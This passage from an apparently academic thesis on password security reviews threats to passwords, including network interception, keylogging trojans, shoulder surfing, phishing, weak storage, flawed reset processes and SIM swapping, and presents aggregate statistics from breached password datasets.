considerations when using pattern passwords such as this are identical to those of PINs, and what constitutes a weak pattern password may not constitute a weak PIN and vice-versa. Indeed, pattern passwords are often subject to additional constraints compared to PINs, reducing the search space of an exhaustive brute-force attack considerably. For example, it is not possible to repeat digits in pattern passwords (e.g. 554123), or skip over adjacent numbers (e.g. 19372).

Both pattern passwords and graphical passwords also face unique threats of their own. Smudge attacks (Aviv et al., 2010) which rely on analysis of oil marks left by the users fingers on their smartphone touchscreen can significantly aid in the recovery of the correct pattern password for a locked device, while graphical passwords for which the user must click areas in a graphic in a particular order are vulnerable to automated dictionary attacks created by image processing algorithms (Thorpe and Oorschot, 2007) and even attacks assisted by eye tracking technology (LeBlanc, Forget, and Biddle, 2010).

Critically, password composition policies are still relevant to such passwords, with research on composition policies for pattern passwords in particular remaining an active area of research (Clark, Lindqvist, and Oulasvirta, 2017). While we do not explore such password composition policies explicitly, many of the contributions we make as part of this work (e.g. SKEPTIC, our framework for quantifying the benefit of password composition policies and the subject of Chapter 7) are just as applicable to pattern passwords as to those based on text entry.




FIGURE 2.22: The numeric password 1596324 being entered on an illustration of a typical touchscreen-based pattern password keyboard.

2.2 The Many Problems with Passwords


It is widely acknowledged among information security researchers (Herley and Oorschot, 2012; Yan et al., 2004; O’Gorman, 2003) that passwords are an imperfect means of authentication and subject to a wide range of problems that are primarily, but not exclusively, centred on their usability. Despite these numerous and well-researched issues, passwords remain the dominant authentication factor safeguarding digital systems from unauthorised use today despite increasing deployment of alternative and complementary factors such as biometric measures and hardware tokens by verifiers and claimants with the technical and financial means to do so. The substantial research effort over the past several decades to design and deploy such alternative means of authentication are well-motivated by the many shortcomings of password authentication, which we discuss in this section.

2.2.1 Unchanging, Interceptable

Generally, at least in the short term, passwords are unchanging—in order for a user to keep their password memorised reliably, it must be fixed for some significant period of time. By consequence, passwords may be intercepted during transmission to the verifier and replayed by the attacker, or inadvertently divulged by the claimant themselves via a malware infection (e.g. a keylogger) or social engineering (e.g. shoulder surfing or phishing attacks).

Password Interception

The ever-increasing prevalence of public-use LANs, particularly free WiFi in restaurants, cafés, libraries etc. makes credential theft via interception of network traffic of particular concern to information security researchers. These networks, which often implement only trivial security such as captive portals (Byrd, 2011) or publicly-available passwords (or else are completely unsecured) are prime targets for attackers employing packet sniffing technology such as *Wireshark* (Sanders, 2011), enabling them to intercept and read any transmitted network packets that are not encrypted at the transport or application layers (for example using HTTPS/TLS).



(A) Victim machine

(B) Attacker machine

FIGURE 2.23: Figure 2.23a shows the unsecured login page to the administration portal of an ACTi D32 IP Camera (see Section 2.1.4). Figure 2.23b shows the use of *Wireshark* packet sniffing software (Sanders, 2011) to intercept these credentials during transmission over the network in cleartext as the URL query string in a HTTP GET request. Screenshots by author.

While mainstream platforms have been loading the majority of webpages over HTTPS since at least 2017 (Felt et al., 2017), there remain innumerable web applications hosted both on the open internet and on private networks that transmit credentials in cleartext (see Figure 2.23). Widespread password reuse by users (Ives, Walsh, and Schneider, 2004; Das et al., 2014) makes these unsecured systems themselves a threat to accounts held by those same users on unrelated systems, regardless of whether or not they properly encrypt credentials during transmission. We further discuss the issue of password reuse in the later section *Password Reuse*.




FIGURE 2.24: Figure 2.24b shows the *NetBus* remote access trojan (Chen, Wei, and Delis, 2008) in keylogger mode being used to exfiltrate the password to a newly-created user account on the victim machine shown in Figure 2.24a. Screenshots by author.

Exfiltration by Malware

The threat posed by malware to password security is far from hypothetical. Remote access trojans (RATs, sometimes referred to as legitimate “remote administration tools”) represent a class of malware that gives attackers interactive control over compromised machines (Farinholt et al., 2017), usually including keylogging capabilities. Typically, the RAT payload is disguised as a legitimate program and delivered to the victim, who is then socially engineered into running it, silently spawning a faceless server process on their machine which listens for and executes commands delivered by the client software operated by the attacker.

Published in 1998, *NetBus* (Chen, Wei, and Delis, 2008), one of the earliest RATs to see widespread use, contains such keylogging functionality which can be trivially employed to exfiltrate credentials typed on the victim machine (see Figure 2.24). While many earlier RATs such as *NetBus*, *Sub7* and *Back Orifice* (Chen, Wei, and Delis, 2008) are no longer maintained and are ineffective against up-to-date systems, newer RATs such as *DarkComet* (Farinholt et al., 2017) remain in widespread and often highly-consequential use, including suspected deployment by the Syrian regime to monitor political opponents (Quequero, 2012).



FIGURE 2.25: A small-form-factor magnetic surveillance camera, of the type that might be used in shoulder-surfing attacks aided by recording devices. UK pound coin shown for scale. Photograph by author.

Shoulder Surfing

Direct observation of passwords during entry need not rely on a compromised network or device. Direct physical observation by an attacker of an authorised user entering their password, known as *shoulder surfing*, is a widely-recognised threat to user account security and has been the subject of considerable research

interest (Wiedenbeck et al., 2006; Kumar et al., 2007; Roth, Richter, and Freidinger, 2004). This observation may be carried out by an individual adversary in person (e.g. by standing behind the victim as they use an ATM machine, or work on their laptop in a public place) or be aided by a recording device, with small-form-factor surveillance cameras such as that shown in Figure 2.25 being a particularly popular choice (Roth, Richter, and Freidinger, 2004).

In contrast to digital threats such as malware and interception of network traffic, the only defence against shoulder surfing attacks on typical passwords based on text entry is vigilance on the part of the user. The extent to which an organisation is able to ensure that such vigilance is exercised is limited by the extent to which the user in question heeds any security training provided, and user noncompliance with security policies remains an active area of study with its own hard research problems (Puhakainen and Siponen, 2010). More elaborate password authentication schemes such as that proposed in (Wiedenbeck et al., 2006) can begin to offer some additional system-level protection against shoulder surfing attacks, but have so far seen limited mainstream adoption.

Phishing Attacks

Phishing, in which an attacker sends communications to a victim purporting to be from a legitimate authority in order to extract sensitive information from them, has been a persistent threat to system security for decades. As early as 1995, cybercriminals wishing to avoid paying online service provider *America Online* (AOL) for internet access would send fraudulent direct messages to new users in order to socially engineer their login credentials, bank account details or credit card numbers from them. These efforts were in many instances assisted by software tools such as *AOHell*, which enabled the attacker to engage multiple potential victims at once, create multiple untraceable accounts and impersonate AOL staff (Rekouche, 2011).

In the years since, phishing has evolved to become largely the domain of organised criminals seeking monetary gain (Hong, 2012). Accordingly, with the advent of more sophisticated security mechanisms involving multi-factor authentication, phishing attacks have become more elaborate and may now involve multiple telecommunications media. For instance, an email may be followed by a phone call in a voice phishing (or *vishing*) attack designed to get the user to divulge a one-time passcode from their mobile device that the attacker needs in order to bypass an additional verification step.

The reported prevalence of phishing attacks has also been steadily increasing. Figure 2.26 shows the number of reported and independently verified phishing attacks per month reported to the phishing data aggregation service *Phishtank* from 2009-2017, in which an upward trend in reported cases is clearly visible. While the reduction in verified reports from 2014 onwards may appear encouraging, this divergence in reported and verified cases may be due to increasing sophistication of phishing attacks, rather than over-reporting. In order to remain effective, perpetrators of phishing attacks must frequently move domains before they are flagged as fraudulent by email providers etc. and rendered much less effective. As phishing domains that are taken offline before they can be independently checked by other *Phishtank* users cannot be verified, it may in fact be the increasing agility of attackers that is responsible for the reduction in number of verified phishing reports on *Phishtank* in recent years.




FIGURE 2.26: Statistics on phishing from January 2009 until May 2017 from *Phishtank*, a service that aggregates reports of phishing from internet users. Volume of both total reports and verified reports are shown (Phishtank, 2020).

Passwords are uniquely vulnerable to phishing attacks in a way that biometrics and physical tokens are not in that they are, as secret knowledge, immediately communicable to a remote adversary. While automated tools for assisting with phishing detection have existed for well over a decade (Zhang et al., 2007) these often pose usability problems, have high false positive error rates or consider only a narrow set of attack features—for example they may be targeted specifically at classification of website URLs (Sahingoz et al., 2019). There is therefore no digitally-enforceable measure that can reliably prevent a well-executed phishing attack from extracting a password from a victim, and once again it is ultimately user vigilance we must rely on in this regard.

Improper Password Storage

One-way encryption, or *cryptographic hashing* refers to the practice of deterministically converting a piece of plaintext data (called the *message*) into a fixed-length byte string (called the *hash* or *digest*) using a one-way function—that is, a function $f(x) = y$ for which it is straightforward to determine y knowing x , but computationally difficult to determine x knowing y , a property known as *preimage resistance* (Rogaway and Shrimpton, 2004). Functions possessing this property have been discussed in scientific literature for well over a century, with William Stanley Jevons writing as early as 1874 on the difficulty of factoring large semiprimes:

"Given any two numbers, we may by a simple and infallible process obtain their product, but it is quite another matter when a large number is given to determine its factors. Can the reader say what two numbers multiplied together will produce the number 8,616,460,799? I think it unlikely

that anyone but myself will ever know; for they are two large prime numbers, and can only be rediscovered by trying in succession a long series of prime divisors until the right one be fallen upon."

— The Principles of Science, William Stanley Jevons (Jevons, 1874)

It is easy to see how this concept can be applied to great effect in the field of cryptography, within which it has been employed since at least 1978 for digital signatures (DeMillo, 1978). In the context of secure password storage in particular, it allows us to design systems which can verify passwords presented by claimants without the need to compare it to a reference representation from which the original plaintext can be tractably recovered. To determine if a password p corresponds to a hash r under hash function h , one must simply pass p through h to obtain hash q and observe whether or not $q = r$. In order to be useful for this purpose h must, of course, possess other desirable security properties aside from being difficult to invert, which we discuss in more detail in Section 2.3 under *High Specificity*.

Storing passwords as hashes, rather than as plaintext or decryptable ciphertext, is a recognised best-practice that confers considerable security advantages. For one, in the event that the database containing user password hashes is compromised, the attacker's work is still not done: they still do not have access to the plaintext password they would need in order to impersonate the user, and must now launch a so-called *offline* password guessing attack in which they repeatedly guess the plaintext password x and pass it through hash function f in order to attempt to find a match to the stolen hash y . Furthermore, hash functions designed to be relatively computationally expensive impose a substantial limiting effect on the rate at which password guessing attacks can proceed. Indeed, hashing functions intended for password storage such as *bcrypt* (Provos and Mazieres, 1999) are *designed* to be expensive to compute (or have adjustable cost) for precisely this reason. Appending a unique, non-secret random nonce to individual passwords before hashing and storing it alongside the hash (a process called *salting*) grants additional resistance to guessing attacks by ensuring that an attacker must guess a single user's password at a time as multiple users with the same password will have different salts and therefore different password hashes. Additionally, application-wide secret nonces stored separately to the user credential database (e.g. in a configuration file) and appended to passwords before hashing in addition to the salt (in a process known as *peppering*) are increasingly being deployed in order to force attackers to compromise additional data in order to proceed with an offline guessing attack. The U.S. National Institute of Standards and Technology (NIST) has recommended salting, peppering and hashing passwords with a memory-hard hash function since 2017 (Grassi, Garcia, and Fenton, 2017).

Unfortunately, however, passwords are often not hashed at all prior to storage. Bonneau and Preibusch find in a 2010 study that $\approx 29\%$ of sites surveyed emailed passwords to users in plaintext, indicating that they are not stored as hashes internally (Bonneau and Preibusch, 2010). In the years since, poor password storage practice has remained widespread. The website *Plain Text Offenders* (Plain Text Offenders, 2020) is dedicated to cataloguing user reports of plaintext password storage by websites, and since its first report in April 2011 the number of distinct websites submitted to and moderated by *Plain Text Offenders* per month has remained largely steady with occasional spikes in reports present. Several of the largest password data breaches in history, including of the online




FIGURE 2.27: Number of reports per month to the *Plain Text Offenders* service (Plain Text Offenders, 2020), which aggregates reports of sites that store their users passwords in plain text. A mean of 65.49 reports have been made per month since the service launched.

gaming service RockYou (≈ 32 million passwords) (Leyden, 2009b) and free web hosting provider 000webhost (≈ 14 million passwords) (Zorabedian, 2015) saw passwords breached entirely in plaintext.

Even if passwords are encrypted, they are often stored unsalted, and either hashed insecurely using inexpensive cryptographic hash functions unsuitable for password storage such as MD5 or SHA-1 or stored using symmetric encryption that permits straightforward recovery of the plaintext with the correct key. The infamous *LinkedIn* data breach, one of the largest data breaches in history from single application with ≈ 117 million password hashes compromised, was rapidly cracked due to its use of unsalted SHA-1 hashes for password storage (Vaas, 2016). Similarly, Adobe Systems suffered a massive data breach in which ≈ 150 million passwords were compromised that had been encrypted using the symmetric encryption algorithm Triple DES (3DES) in electronic code book (ECB) cipher mode. This not only reveals which users share identical passwords, but also promises complete recovery of all passwords in plaintext if the encryption is ever cracked (Ducklin, 2013).

Password Expiration: Useful in Theory

In recent memory, *password expiration policies* (also called *password ageing policies*) were widely deployed with the goal of lessening the impact of many of the issues discussed in this section. If users are forced to change their passwords on a regular basis, it is reasonable to expect an overall increase in user account security to result—passwords would be less static, and therefore any bad actor obtaining the password of a user would have a shorter window of time to abuse it than if such a policy were not in place.

In practice, however, the security benefit of password expiration policies is uncertain at best, and counterproductive at worst. Zhang, Monroe, and Reiter in a 2010 study (Zhang, Monroe, and Reiter, 2010) cast doubt on the assertion that password expiration policies alone are effective in sufficiently improving the security of user accounts against password guessing attacks by adversaries that have access to previously used passwords. In particular, the authors devise an algorithmic framework that allowed them to successfully guess 41% of current user passwords within 3 seconds using a consumer 2.67GHz desktop workstation in an offline attack when given access to old passwords. Further, they were able to guess the passwords to 17% of these accounts in fewer than 5 attempts, a magnitude of attack entirely feasible to launch against an online service.

In a short 2015 paper, Chiasson and Oorschot attempted to quantify the security benefit of password expiration policies mathematically, determining that even for an idealised space of passwords where each user is assigned a password at random from the key space, the security benefit of such policies against an exhaustive password guessing attack is only marginal (Chiasson and Oorschot, 2015). In a practical setting, with a typical highly skewed distribution of user-chosen passwords, the authors argue that this benefit is likely lesser still, concluding that with the well-known usability issues of password expiration policies in mind, the burden is on advocates of password expiration to demonstrate that forced password changes are tangibly beneficial to system security.

In a more recent 2018 study, Habib et al. surveyed the behaviours of participants who use passwords in the workplace and their perceptions of common password security practices, with a particular focus on password expiration policies (Habib et al., 2018). The study was conducted using Amazon Mechanical Turk (MTurk) with a small financial incentive for completing the questionnaires designed by the experimenters. The authors find results suggesting that password expiration policies have little effect on password strength (whether positive or negative) and also that passwords when changed tended to be derived from previous passwords, in line with findings from Zhang, Monroe, and Reiter (Zhang, Monroe, and Reiter, 2010). The authors also find that repeated security advice from trusted sources is quickly internalised by users, with 82% of users in agreement that frequent password changes make account compromise less likely, even in the absence of evidence that this is actually the case. This may offer insight into how conventional information security wisdom becomes embedded in the minds of users in the first place and motivates more thorough and rigorous consideration of such advice by authority figures before passing it on to users.

In response to an increasingly large body of evidence that password expiration policies are of limited or no benefit to system security, the U.S. National Institute for Standards and Technology advises against their deployment in their most recent *Digital Authentication Guidelines* (Grassi, Garcia, and Fenton, 2017). Critically, however, this same document advises *for* enforced password changes when there is evidence that a password has been compromised. Services such as Troy Hunt's *Have I Been Pwned?* (Hunt, 2013) and companion service *Pwned Passwords* (Hunt, 2017a) aggregate such compromised and publicly-available passwords in an API which can be queried to help ensure that a user is not employing such a previously-compromised password. We write more on these services in Section 2.4.

2.2.2 User-Hostile

Passwords position themselves between the user and access to a system in a uniquely obtrusive manner compared to other authentication factors—rather than simply reaching for a hardware key or scanning a fingerprint, the user must task-switch, briefly disengaging from the task at hand in order to concentrate on recall and entry of their password. In the case that the user mistypes (e.g. by accidentally engaging caps lock on a PC), misremembers or entirely fails to recall their correct password, this interruption to productivity becomes protracted and increasingly frustrating. As a consequence of this obtrusiveness, usability considerations are critically important to the design of password-protected systems to ensure that users do not form coping strategies that threaten to compromise system security, for example by writing their password down and storing it insecurely (Adams and Sasse, 1999). Such behaviour may stem from a perception of the password authentication process as an obstacle to productivity rather than a meaningful account security measure (Inglesant and Sasse, 2010), which itself is often the result of the usability of the system being treated as a design afterthought rather than a core attribute inextricably linked to its security.

A Note on Password Composition Policies

If users were offered a completely free choice of password, with no regard to security whatsoever given by either administrators or users themselves, it is likely that much of this inconvenience would vanish. After all, a completely free password choice offered in this way would permit the empty password (users could simply leave the password field blank) or extremely weak passwords consisting only of the user's initials, for example. This forces us to admit that it is not passwords themselves that have intrinsically inferior usability to alternative means of authentication, but rather that it is difficult for the untrained user to create passwords that are both secure and memorable. It is in this respect—nudging users towards creating passwords that are difficult for attackers to guess while easy for the user to recall—that password composition policies can prove either enormously helpful or enormously damaging to both usability and security, depending on how they are designed. As the rigorous design of such policies forms a central topic of this thesis, we dedicate an entire section of Chapter 3 (specifically, Section 3.3) to an exploration of the effect of password composition policies on the usability and security of passwords, and focus on usability issues intrinsic to passwords themselves in this section.

Forgetting and Resetting: Cheap or Secure

Because passwords rely on secret, memorised knowledge, they are subject to the fallibility of human memory. To avoid the obvious usability problems inherent in permanently locking users out of their accounts if they happen to forget their password, many password-protected systems offer *fallback authentication* which permits users to reset their password if they forget it by authenticating some other way. While convenient, this by necessity increases the attack surface of the system by providing another vector through which an attacker may be able to compromise the victim's account.

Security questions, such as the emblematic and infamous “*What is your mother's maiden name?*” were at one point the industry standard for fallback authentication (Schechter, Brush, and Egelman, 2009). Such a mechanism relies on the

user's intimate knowledge of their own more obscure personal details (e.g. the name of their first pet or their best friend as a child) as a means to authenticate their identity. The proliferation of social media, however, and the increasing willingness of users to share personal details on such platforms has caused concern amongst security researchers since at least 2008 (Rabkin, 2008). In the years since, security questions have fallen significantly out of favour due to their demonstrably poor security when compared to user-chosen passwords, and in some cases poor memorability or trivially small spaces of possible answers (Bonneau et al., 2015b). The emergence and professionalisation of digital (in particular, internet-based) *open source intelligence* (OSINT) techniques is also likely to have been a contributing factor to the decline of personal-knowledge questions as fallback authentication, enabling the discovery and exploitation of personal information hosted on the open internet with greater ease than ever before (Glassman and Kang, 2012).

Modern fallback authentication often relies on password reset emails. If a user forgets their password (or, perhaps, their account is compromised and their password changed without their knowledge) they may request a password reset email to be sent to their inbox with a one-time token (often in the form of a clickable link/URL) that allows them to reset their password without logging in to their account. Once this is done, they are able to log in as normal with their new password. It is easy to see why this form of fallback authentication predominates—virtually every user has an email account (which is in many cases a prerequisite in order to register with the service in the first place), and the process is automated and straightforward to follow even for users with limited computer literacy. It is also easy to see the serious flaws inherent in using access to email as fallback authentication—virtually no users will maintain a separate email account for every service they subscribe to, creating a single point of failure which offers attackers the ability to compromise all accounts associated with an email address if they are able to compromise the email account itself. In this way, in the absence of additional authentication factors (e.g. SMS one-time codes etc.) email-based fallback authentication is equivalent in terms of security to password reuse across all accounts associated with an email address, with this one set of credentials vulnerable to social engineering, interception or guessing like any other (Routh, DeCrescenzo, and Roy, 2018).

It is often possible to exploit the password reset process on email accounts themselves in order to gain access to a victim's inbox in the first place. In a 2017 paper, Gelernter et al. demonstrated a man-in-the-middle (MitM) attack on the password reset processes employed by two of the largest web applications in the world by user base—Facebook and Google (Gelernter et al., 2017). By getting the user to sign up to a malicious website using their email address, the attacker initiates the password reset process on the victim's email service on their behalf, forwarding every challenge presented by this service to the victim, disguised as part of the malicious website's sign-up process and capturing their responses. These captured responses allow the attacker to solve any challenge presented by the email service and gain access to the victim's email account by changing their password.

Even once a data breach has already taken place, emails urging users to reset their passwords to prevent account compromise have been shown to have limited effectiveness. In a 2017 study by Huh et al., users who received password reset emails from LinkedIn in 2016 following the discovery of a massive data breach were recruited via MTurk to answer a questionnaire on whether or not

they reset their passwords in response to this email and their reasons for doing so. Their results show that only around 46% of users had opted to change their password at all, and of those, the mean time between receipt of the email and password change was 26.3 days, a significant time window in which an attacker might attempt to exploit any breached credentials. While those participants that did change their passwords cited valid concerns that led them to do so such as protection of their account and mitigation of potential security risks, those that did not primarily stated that they were too busy, or too unconcerned about their LinkedIn account to take action (Huh et al., 2017).

Even when fallback authentication relies on possession of a mobile phone number in order to receive a password reset SMS message, this process remains vulnerable to exploitation by bad actors. SIM-swapping attacks, in which customer service agents employed by the victim's telecommunications provider are socially engineered into deactivating the victim's SIM card and transferring the phone number to a SIM card controlled by the attacker (Andrews, 2018) are a well-established threat to systems employing SMS-based authentication. Account takeovers of high-profile individuals such as that of *Twitter* CEO Jack Dorsey in 2019 (Bercovici, 2019) are frequently the result of a SIM-swapping attack, and have involved millions of dollars in digital asset theft (DiCamillo, 2019). The U.S. Federal Trade Commission issued advice in 2019 regarding SIM-swapping attacks in response to their growing use in account takeovers involving password resets (Puig, 2019).

While fallback authentication processes supported by a live agent, or backed by a token delivered by postal mail, are considerably more difficult to attack, Herley and Oorschot point out that such measures are expensive to implement (Herley and Oorschot, 2012). They are also asynchronous, impacting availability by delaying authorised users from regaining access to their accounts. Further, transmission of highly sensitive information such as scans of identity documents may be involved in ascertaining the identity of the individual initiating the password reset request. As a result, it is only the most well-resourced organisations with the most to lose if an online account is compromised (such as banking institutions) that commonly deploy such measures in practice.

The Conundrum of Convergent Password Choice

The difficulty that users have in selecting memorable and secure passwords has an unfortunate consequence—convergent user password choice. When allowed to do so, users tend to choose a small number of highly-memorable passwords very often (Dell'Amico, Michiardi, and Roudier, 2010), with the consequence that an attacker need only make a relatively small number of guesses at a user's password in order to have a good chance at doing so correctly. When this is multiplied by many hundreds, thousands or even millions of user accounts, the odds that an attacker will be able to breach at least one of these using only a small number of commonly-chosen passwords become very much in their favour.

Figure 2.28 shows password frequencies from 8 unrelated real-world breached password databases. In each graph, password frequency (y-axis) is plotted against the rank of that password in the database by frequency (x-axis) with the most common password leftmost. Note that both axes are logarithmic—the linear appearance of each series indicates a power law relationship between the two variables concerned. That is to say, the frequency of a password varies as a power of that password's rank in the dataset. Researchers such as Malone and Maher




FIGURE 2.28: Frequency distributions of passwords from eight unrelated real-world data breaches of widely varying sizes, plotted on log-log axes. User password choice reliably converges on a few very common passwords, with a “long tail” of passwords with frequencies in the single digits.

(Malone and Maher, 2012) and Wang et al. (Wang et al., 2017) have had success modelling probability distributions derived from these frequency distributions using Zipf’s law, an approach that we explore further in Chapter 7 and exploit in our password composition policy ranking toolchain SKEPTIC.

The computer-assisted design of password composition policies to nudge users away from selecting passwords in such a drastically non-uniform manner is a central topic of this thesis, which we approach in chapters 3 and 7. For the three datasets shown in Table 2.4, which were each collected under a different password composition policy, it is easy to see the correlation between the strength of their respective password composition policies and the uniformity of the resulting distribution of passwords.

TABLE 2.4: A table showing the total percentage of passwords in the top 1/5/10% unique passwords in each of the 3 largest datasets shown in Figure 2.28, along with their password composition policies.

Dataset	Policy	Top 1%	Top 5%	Top 10%
linkedin	$length \geq 6$	32.79%	43.42%	49.57%
rockyou	$length \geq 5$	39.28%	51.48%	57.26%
000webhost	$length \geq 6 \wedge digits \geq 1$	15.19%	26.45%	34.11%

We discuss the origins and characteristics of each of the datasets used in this work, including those in Figure 2.28 and Table 2.4, in Chapter 4 (in particular, Section 4.4). To lend context to Table 2.4, however, we briefly describe the datasets it relates to here:

- **rockyou:** The original RockYou web application (an online gaming service) mandated that passwords be at least 5 characters long, with no other requirements. In the RockYou dataset, 39.28% of passwords are concentrated in the top 1% of unique password choices. We write more on this dataset in Section 4.4.5.
- **linkedin:** The original LinkedIn web application (a professional social networking service) mandated that passwords be at least 6 characters long, with no other requirements. In the LinkedIn dataset, 32.79% of passwords are concentrated in the top 1% of unique password choices. We write more on this dataset in Section 4.4.9.
- **000webhost:** The original 000webhost web application (a free web hosting provider) mandated that passwords be at least 6 characters long, with at least one numeric digit. In the 000webhost dataset, 15.19% of passwords are concentrated in the top 1% of unique password choices. We write more on this dataset in Section 4.4.8.

While the correlation between password composition policy restrictiveness and password distribution uniformity in these three datasets does not imply a causal relationship, we can assume that, by design, password composition policies *do* induce a change in the distribution of user-chosen passwords on a system. Though we cannot discount the role that factors such as user demographics and the nature of the system itself might play in this regard (Bonneau, 2012b) we should acknowledge the empirical evidence that, without guidance, users are prone to poor password choice and that password composition policies offer a promising means to remedy this.

Password Reuse

It is well-known that the difficulty users have in remembering large numbers of secure passwords leads to extensive cross-site password reuse. As early as 2004, researchers such as Ives, Walsh, and Schneider have noted a “domino effect” with reuse of passwords across online services—if multi-factor authentication is not present, any amount of password reuse renders the security of all accounts on which that password is used only as strong as that of the least secure of these. Once one account is breached, this may reveal or provide the means to reset other passwords, which may in turn be used to reveal other passwords and so on (Ives, Walsh, and Schneider, 2004).

	000webhost	7k7k	linkedin	myspace	neopets	phpbb	rockyou	yahoo
000webhost	100.0%	5.7%	5.8%	8.0%	10.0%	3.7%	3.3%	6.6%
7k7k	5.7%	100.0%	10.4%	2.4%	11.0%	11.7%	8.6%	8.0%
linkedin	5.8%	10.4%	100.0%	8.1%	27.8%	46.7%	57.5%	63.1%
myspace	8.0%	2.4%	8.1%	100.0%	8.3%	7.0%	12.1%	10.7%
neopets	10.0%	11.0%	27.8%	8.3%	100.0%	29.5%	35.6%	30.3%
phpbb	3.7%	11.7%	46.7%	7.0%	29.5%	100.0%	42.3%	50.9%
rockyou	3.3%	8.6%	57.5%	12.1%	35.6%	42.3%	100.0%	53.4%
yahoo	6.6%	8.0%	63.1%	10.7%	30.3%	50.9%	53.4%	100.0%

FIGURE 2.29: The percentage of the top 1000 passwords shared across a selection of the largest datasets we use in this work.

